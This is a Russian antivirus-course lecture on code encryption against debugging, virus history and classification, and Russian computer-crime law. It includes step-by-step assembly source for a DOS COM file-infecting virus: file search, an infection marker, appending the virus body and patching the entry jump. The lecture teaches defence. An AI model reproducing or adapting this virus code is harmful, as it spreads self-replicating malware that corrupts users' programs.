Антивирусология

Лекция 12

Шифрование кода: первая часть

```
; Запоминаем адрес старого обработчика Int1 в переменные
; int01Seg:int01Off
xor ax,ax
mov es,ax
mov ax, word ptr es:[06h] ;Сегмент адреса Int1
mov cs:int01Seg, ax
mov ax, word ptr es:[04h] ;Смещение адреса Int1
mov cs:Int01Off,ax
; Устанавливаем новый обработчик прерывания
mov word ptr es:[06h],cs
mov word ptr es:[04h], OFFSET coder
; Устанавливаем режим трассировки
pushf
pop ax
or ax,100h
push ax
popf
nop
```

Шифрование кода: зашифрованная часть

```
DB 2Eh,09h
DB 57h,21h
DB 06h
DB 0C2h
DB 0BFh, 0FFh, 0FEh
DB 0CAh
DB 07h
DB 0Ah
```

Шифрование кода: восстановление прерывания

```
; Восстанавливаем старый обработчик прерывания
mov ax, word ptr cs:int01Seg
mov es:[06h], ax
mov ax, word ptr cs:int01Off
mov es:[04h],ax

; Завершение работы
mov ax,4c00h
int 21h
```

Шифрование кода: обработчик прерывания

```
coder:
    push bp
    mov bp,sp
    mov bp,[bp+2]
    xor byte ptr cs:[bp], 9Ah
    pop bp
    iret

; Область данных
int01Off dw 0
int01Seg dw 0
msg    DB ‘Попробуй меня отладить’,0dh,0ah,’$’
```

Шифрование кода: Дешифрованный фрагмент

```
mov ah,9
int 21h
pushf
pop ax
and ax,0FEFFh
push ax
popf
nop
```

Определение компьютерного вируса

Компьютерным вирусом называется программа (некоторая совокупность исполняемого кода и данных), которая обладает способностью создавать свои копии (не обязательно полностью совпадающие с оригиналом) и внедрять их в различные объекты и ресурсы компьютерных систем, сетей и т.д. без ведома пользователя. При этом копии сохраняют способность дальнейшего распространения.

Фред Коэн, 1983

История компьютерных вирусов

- **«Доисторический»** (70-80 гг)
  - Первые теоретические труды
  - Вирусы-легенды
  - Возникающие инциденты
- **«До-интернетовский»** (80-90 гг)
  - Появление первых вирусов
  - Классические вирусы MS-DOS
- **Интернет-этап** (90-2000 гг)
  - Черви
  - Трояны
- **Современный этап** (2000 - современность)
  - Криминализация
  - Использование интернета в преступных целях

Причины возникновения вирусов

- Компьютерное хулиганство
  - Группа 1: Студенты и школьники
  - Группа 2: «Профессионалы»
  - Группа 3: Исследователи
- Мелкое воровство
- Криминальный бизнес
  - Обслуживание спам-бизнеса
  - DdoS-атаки
  - Отсылка платных sms-сообщений
  - Воровство интернет-денег
- Полулегальный бизнес
  - Принудительная реклама
  - Порно-бизнес, платные Web-ресурсы

Три условия существования вредоносных программ

- **Популярность** - широкое распространение и известность данной системы
- **Документированность** - наличие разнообразной и достаточно полной документации по системе
- **Незащищенность** системы или существование известных уязвимостей в ее безопасности и приложениях

Способы проникновения вредоносных программ в систему

- **Социальная инженерия** - тем или иным способом заставляют пользователя запустить заражённый файл или открыть ссылку на заражённый веб-сайт

- **Технические приемы внедрения** - осуществляется это через уязвимости в системе безопасности операционных систем и в программном обеспечении. Наличие уязвимостей позволяет изготовленному злоумышленником сетевому червю или троянской программе проникнуть в компьютер-жертву и самостоятельно запустить себя на исполнение без ведома пользователя

- **Одновременное использование социальной инженерии и технических методов**

Классификация вредоносных программ

- **Вирусы и черви** - вредоносные программы, которые обладают способностью к несанкционированному пользователем саморазмножению в компьютерах или компьютерных сетях, при этом полученные копии также обладают этой возможностью.
- **Троянские программы** - вредоносные программы, которые созданы для осуществления несанкционированных пользователем действий, направленных на уничтожение, блокирование, модификацию или копирование информации, нарушение работы компьютеров или компьютерных сетей
- **Вредоносные утилиты** - программы, разработанные для автоматизации создания других вирусов, червей или троянских программ, организации DoS-атак на удаленные сервера, взлома других компьютеров и т.п.

Правила именования


Behavior.Platform.Name[.Variant]

Behavior — определяет поведение детектируемого объекта. Для вирусов и червей поведение определяется по способу распространения; для троянских программ и вредоносных утилит — по совершаемым ими действиям; для PUPs — по функциональному назначению детектируемого объекта.

Platform — среда, в которой выполняется вредоносный или потенциально-нежелательный программный код. Может быть как программной, так и аппаратной. Для мультиплатформенных детектируемых объектов используется платформа с названием Multi.

Name — имя детектируемого объекта, позволяет выделять семейства детектируемых объектов.

Variant — модификация детектируемого объекта. Может содержать как цифровое обозначение версии программы, так и буквенное обозначение, начиная с «a»: «a» — «z», «aa» — «zz», ...


Constructor
DoS
Spoofer
Email-Flooder
SMS-Flooder
IM-Flooder
Flooder
Hoax
VirTool
HackTool
Exploit
Rootkit
Trojan-Downloader
Trojan-Droper
Trojan-PSW
Trojan-Spy
Trojan-DDoS
Trojan-Ransom
Trojan-GameThief
Trojan-IM
Trojan-Banker
Trojan-Mailfinder
Trojan-SMS
Trojan-Clicker
Trojan-Proxy
Trojan-Notifier
Trojan-ArcBomb
Trojan
Backdoor
Virus
IM-Worm
P2P-Worm
IRC-Worm
Worm
Email-Worm
Net-Worm

Классификация компьютерных вирусов

- **По среде обитания вируса**
  - Файловые вирусы
  - Загрузочные вирусы
  - Сетевые вирусы
  - Макро вирусы
  - Flash-вирусы
- **По способу заражения**
  - Резидентные вирусы
  - Нерезидентные вирусы
- **По деструктивным возможностям**
  - Безвредные
  - Нарушение работоспособности компьютера
  - Потеря или кража информации
  - Отказ работы «железа»

Особенности современных вирусов

- **Stealth** (стелс, невидимость) – способность вируса заражать файлы скрытно, не давая пользователю повода заподозрить неладное
- **Polymorph** (полиморфизм) – способность вируса шифровать свое тело так, чтобы никакие две копии вируса не были похожи друг на друга
- **Armored** (защита, бронирование) – способность вируса сопротивляться отладке и дизассемблированию
- **Multipartite** (многосторонность) – способность вируса заражать и программы, и загрузочные сектора дисков

Правовые аспекты. Статья 272 УК РФ

Неправомерный доступ к компьютерной информации

- Неправомерный доступ к охраняемой законом компьютерной информации, то есть информации на машинном носителе, в электронно-вычислительной машине (ЭВМ), системе ЭВМ или их сети, если это деяние повлекло уничтожение, блокирование, модификацию либо копирование информации, нарушение работы ЭВМ, системы ЭВМ или их сети, наказывается штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев, либо исправительными работами на срок от шести месяцев до одного года, либо лишением свободы на срок до двух лет.
- То же деяние, совершенное группой лиц по предварительному сговору или организованной группой либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или их сети, наказывается штрафом в размере от пятисот до восьмисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от пяти до восьми месяцев, либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от трех до шести месяцев, либо лишением свободы на срок до пяти лет.

Правовые аспекты. Статья 273 УК РФ

Создание, использование и распространение вредоносных программ для ЭВМ


- Создание программ для ЭВМ или внесение изменений в существующие программы, заведомо приводящих к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети, а равно использование либо распространение таких программ или машинных носителей с такими программами- наказываются лишением свободы на срок до трех лет со штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев.
- Те же деяния, повлекшие по неосторожности тяжкие последствия, - наказываются лишением свободы на срок от трех до семи лет.

Правовые аспекты. Статья 274 УК РФ

Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети

- Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети лицом, имеющим доступ к ЭВМ, системе ЭВМ или их сети, повлекшее уничтожение, блокирование или модификацию охраняемой законом информации ЭВМ, если это деяние причинило существенный вред,- наказывается лишением права занимать определенные должности или заниматься определенной деятельностью на срок до пяти лет, либо обязательными работами на срок от ста восьмидесяти до двухсот сорока часов, либо ограничением свободы на срок до двух лет.
- То же деяние, повлекшее по неосторожности тяжкие последствия, - наказывается лишением свободы на срок до четырех лет.


Работа файлового вируса



Загрузка и выполнение COM-программы

- Запускаемой программе отводится вся свободная в данный момент ОП. Сегментная часть начального адреса этой памяти обычно называется начальным сегментом программы.
- По нулевому смещению в сегменте, определяемом начальным сегментом программы, EXEC строит специальную служебную структуру PSP (Program Segment Prefix), в котором содержится информация,необходимая для правильной работы программы . Заполняет PSP операционная система (ОС), а его размер всегда равен 100h (256) байт .
- Сразу вслед за PSP загружается сама COM - программа
- EXEC выполняет настройку регистров процессора:
  - CS = DS = SS = ES указывают на начальный сегмент программы,
  - регистр IP инициализируется числом 100h
  - регистр SP инициализируется числом 0fffeh .
- Теперь загруженную COM - программу можно исполнить . Для этого EXEC передает управление по адресу CS : 100h.

Структура PSP



COM-программа

Работа вируса в зараженной программе

1. Восстанавливает в памяти компьютера исходные три байта зараженной программы
2. Ищет на диске подходящий COM - файл
3. Записывает свое тело в конец этого файла
4. Заменяет первые три байта заражаемой программы командой перехода на свой код, сохранив предварительно исходные три байта в своей области данных
5. Выполняет вредные действия, предусмотренные автором
6. Передает управление зараженной программе . Поскольку в COM - файле точка входа всегда равна CS : 100h, можно не выполнять сложных расчетов, а просто выполнить переход на этот адрес

Как начинается распространение вируса

1. Автор разрабатывает вирусную программу. Обычно для этой цели используется язык ассемблера, так как программы, написанные на нем, выполняются очень быстро и имеют малый размер.
2. Исходный текст программы компилируется, и из него создается исполняемый файл (обычно типа COM). Этот файл предназначен для того, чтобы " выпустить вирус на свободу ". Назовем программу, записанную в этом файле, запускающей.
3. Запускающая программа выполняется на машине, которую необходимо заразить.
4. Выпущенный на свободу вирус выполняет действия, описанные выше. Различие заключается только в выполнении первого пункта. А именно - при восстановлении в памяти исходных трех байтов программы на их место записывается команда перехода, передающая управление коду завершения запускающей программы. Таким образом, при выполнении пункта 6 управление будет отдано операционной системе, а на диске образуется зараженный файл. При копировании этого файла на другие компьютеры и их запуске вирус начнет распространяться

Начало работы вируса

```
prg segment
 assume cs:prg,ds:prg,es:prg,ss:prg
 org 100h
```

Директива "assume cs:prg,ds:prg,es:prg,ss:prg" назначает все сегментные регистры одному сегменту с именем PRG, а директива "org 100h" нужна для резервирования места для PSP .

После этого вступления начинается собственно исполняемая часть программы (метка START):

```
start: jmp vir ;Передача управления вирусному коду
org 110h
```

Команда "jmp vir» передает управление вирусному коду, а директива "org 110h" указывает компилятору размещать все коды после метки "vir», начиная с адреса 110h. Число 110h принято для удобства расчета смещений при разработке

Корректировка регистра DS

```
vir:        push ds              ;Сохраним DS
            mov ax,ds            ;Корректируем  регистр DS
            db 05h               ;Код команды
add_to_ds:  dw 0                 ;"ADD AX,00h"
            mov ds,ax            ;AX -> DS
```

Поскольку в зараженной программе область данных вируса будет сдвинута хотя бы на длину этой программы, необходимо выполнить коррекцию регистра DS. Коррекция осуществляется прибавлением к его содержимому длины программы в параграфах, округленной в большую сторону. Например, длина программы составляет 401 байт. Тогда она содержит 25 полных параграфов и еще 1 байт. Округленное число параграфов будет равно 26. Эта величина и прибавляется к регистру DS. При заражении вирус рассчитывает корректирующее число и записывает его в область "add_to_ds». Теперь всякий раз при запуске зараженной программы оно будет использоваться вирусом для исправления DS. В запускающей программе DS корректировать не нужно, и поэтому для нее «add_to_ds" равно нулю.

Восстановление программы

Как было указано ранее, вирус должен после запуска зараженной программы восстановить в памяти компьютера ее исходные три байта (не на диске, а только в памяти!). Пусть вирус хранит исходные три байта в области "old_bytes". Итак:

```
fresh_bytes:
      mov al,old_bytes
      mov cs:[100h],al
      mov al,old_bytes+1
      mov cs:[101h],al
      mov al,old_bytes+2
      mov cs:[102h],al
```

Что такое DTA?

DTA (Data Transfer Area) – область PSP, в которой хранятся параметры запуска программы (в частности аргументы командной строки, передаваемые при запуске), а также дополнительная служебная информация, используемая в процессе работы программы (результат поиска файлов)

Запоминаем DTA

```
  mov cx,80h                ;Размер DTA -128 байт
  mov bx,80h                ;Смещение к DTA
  lea si,old_dta            ;Адрес массива
save_dta:
  mov al,byte ptr cs:[bx]   ;Читаем из  DTA байт и переносим
  mov ds:[si],al            ;его в массив
  inc bx
  inc si
  loop save_dta             ;Цикл 128 раз
```

Массив «old_dta» объявлен в области данных вируса

Ищем подходящий файл

```
find_first:
    mov ah,4eh              ;Поиск первого файла
    mov cx,00100110b        ;archive, system, hidden
    lea dx,maska            ;Маска для поиска
    int 21h
    jnc r_3                 ;Нашли !
    jmp restore_dta         ;Ошибка !

find_next:
    mov ah,3eh              ;Закроем  непод-
    int 21h                 ;ходящий файл
    jnc r_2
    jmp restore_dta         ;Файл нельзя закрыть!

r_2:
    mov ah,4fh              ;И найдем сле-
    int 21h                 ;дующий
    jnc r_3                 ;Файл найден !
    jmp restore_dta         ;Ошибка !
```

Ищем подходящий файл

```
r_3:
    mov cx,12               ;Сотрем в буфере
    lea si,fn               ;"fn" имя  пред-
destroy_name:               ;ыдущего файла
    mov byte ptr [si],0     ;
    inc si                  ;
    loop destroy_name       ;Цикл 12 раз

    xor si,si               ;И запишем в буфер имя файла
copy_name:
    mov al,byte ptr cs:[si+9eh]
    cmp al,0
    je open                 ;В конце имени в DTA всегда
    mov byte ptr ds:fn[si],al
    inc si                  ;стоит ноль, его мы
    jmp copy_name           ;и хотим достичь
```

Читаем первые три байта

```
open:
      mov ax,3d02h            ;Открыть файл
      lea dx,fn               ;Имя файла
      int 21h
      jnc save_bytes
      jmp restore_dta         ;Файл не открывается !

  save_bytes:                 ;Считаем три байта
      mov bx,ax               ;Сохраним дескриптор в BX
      mov ah,3fh              ;Номер функции
      mov cx,3                ;Сколько байт ?
      lea dx,old_bytes        ;Буфер для считываемых данных
      int 21h
      jnc found_size
      jmp close               ;Ошибка !
```

Выполняем корректировку DS

```
found_size:
    mov ax,cs:[09ah]        ;Найдем размер файла
count_size:
    mov si,ax
    cmp ax,64000            ;Файл длиннее 64000 байт ?
    jna toto                ;Нет
    jmp find_next           ;Да - тогда он не подходит
toto:
    test ax,000fh           ;Округлим размер
    jz krat_16              ;до целого числа

    or ax,000fh             ;параграфов    в
    inc ax                  ;большую сторону
krat_16:
    mov di,ax               ;И  запишем  значение в DI ...
    sub ax,3                ;Команда перехода три байта!
    mov byte ptr new_bytes[1],al ;Смещение найдено
    mov byte ptr new_bytes[2],ah
    mov ax,di               ;Сколько   пара-
    mov cl,4                ;графов содержит
    shr ax,cl               ;заражаемая программа ?
    dec ax                  ;Учитываем действие ORG 110h ...
    mov byte ptr add_to_ds,al
                            ;Корректирующее число найдено
    mov byte ptr add_to_ds+1,ah
```

Проверка файла на зараженность

```
        mov ax,4200h            ;Установим ука-
        xor cx,cx               ;затель на пос-
        dec si                  ;ледний байт
        mov dx,si               ;файла
        int 21h
        jnc read_last
        jmp close               ;Ошибка !

read_last:                      ;И считаем этот
        mov ah,3fh              ;байт в ячейку
        mov cx,1                ; " last "
        lea dx,last
        int 21h

        jc close                ;Ошибка !

        cmp last,'7'            ;" last " =" 7 "
        jne write_vir           ;Нет - дальше
        jmp find_next           ;Да- поищем другой файл
```

Заражение COM-программы

```
write_vir: mov ax,4200h     ;Установим  ука-
    xor cx,cx               ;затель на конец
    mov dx,di               ;файла
    int 21h
    jc close                ;При ошибке закроем файл
    mov ah,40h              ;Запишем  в файл
    mov cx,vir_len          ;код вируса дли-
    lea dx,vir              ;ной vir_len
    int 21h
    jc close                ;При ошибке закроем файл
write_bytes:
    mov ax,4200h            ;Установим  ука-
    xor cx,cx               ;затель на нача-
    xor dx,dx               ;ло файла
    int 21h
    jc close                ;При ошибке закроем файл

    mov ah,40h              ;Запишем в  файл
    mov cx,3                ;первые три бай-
    lea dx,new_bytes        ;та ( команду
    int 21h                 ;перехода)

close:
    mov ah,3eh              ;Закроем   зара-
    int 21h                 ;женный файл ...
```

Восстановление DTA

Для корректной работы зараженной программы восстановим ее DTA. Напомним, что вирус "прячет" ее в массиве "old_dta". Поэтому:

```
restore_dta:
    mov cx,80h              ;Размер DTA 128 байт
    mov bx,80h              ;Смещение к DTA
    lea si,old_dta          ;Адрес массива
dta_fresh:
    mov al,ds:[si]          ;Читаем из массива "old_dta"
    mov byte ptr cs:[bx],al;байт и  переносим его в DTA
    inc bx
    inc si
    loop dta_fresh          ;Цикл 128 раз
```

Передача управления программе

Работа вируса окончена. Теперь он должен отдать управление программе - носителю. Как мы выяснили, для этой цели достаточно выполнить переход на адрес CS: 100h. Поэтому занесем в стек содержимое CS, и затем - число 100h.А после этого выполним команду RET FAR. Она снимет с вершины стека записанные туда значения и передаст управление по определяемому ими адресу:

```
    pop ds              ;Восстановим испорченный DS
    push cs             ;Занесем в стек регистр CS
    db 0b8h             ;Код команды
jump:
    dw 100h             ;mov ax,100h
    push ax             ;Занесем в стек число 100h
    retf                ;Передача управления
```

Область данных вируса

```
old_bytes db   0e9h                  ;Исходные три
                                     ;байта  заражен-
          dw   vir_len + 0dh         ;ной программы

old_dta   db   128 dup (0)         ;Здесь вирус
                                   ;хранит исходную
                                   ;DTA программы
maska     db   '*.com',0           ;Маска для поис-
                                   ;ка файлов ...
fn        db   12 dup (' '),0      ;Сюда помещается
                                   ;имя файла -жер-
                                   ;твы ...
new_bytes db   0e9h                ;Первые три бай-
          db   00h                  ;та вируса в
          db   00h                  ;файле ...

last      db   0                   ;Ячейка для пос-
                                   ;леднего байта
          db   '7'                 ;Последний байт
                                   ;вируса в файле
```

Завершение запускающей программы

```
vir_len    equ    $-vir                ;Длина вирусного
                                       ;кода ...

  prg_end:    mov ah,4ch               ;Завершение  за-
              INT 21H                  ;пускающей прог-
                                       ;раммы ...

              db '7'                   ;Без этого  сим-
                                       ;вола вирус  за-
                                       ;разил бы сам
                                       ;себя ...

  prg ends
  end start
```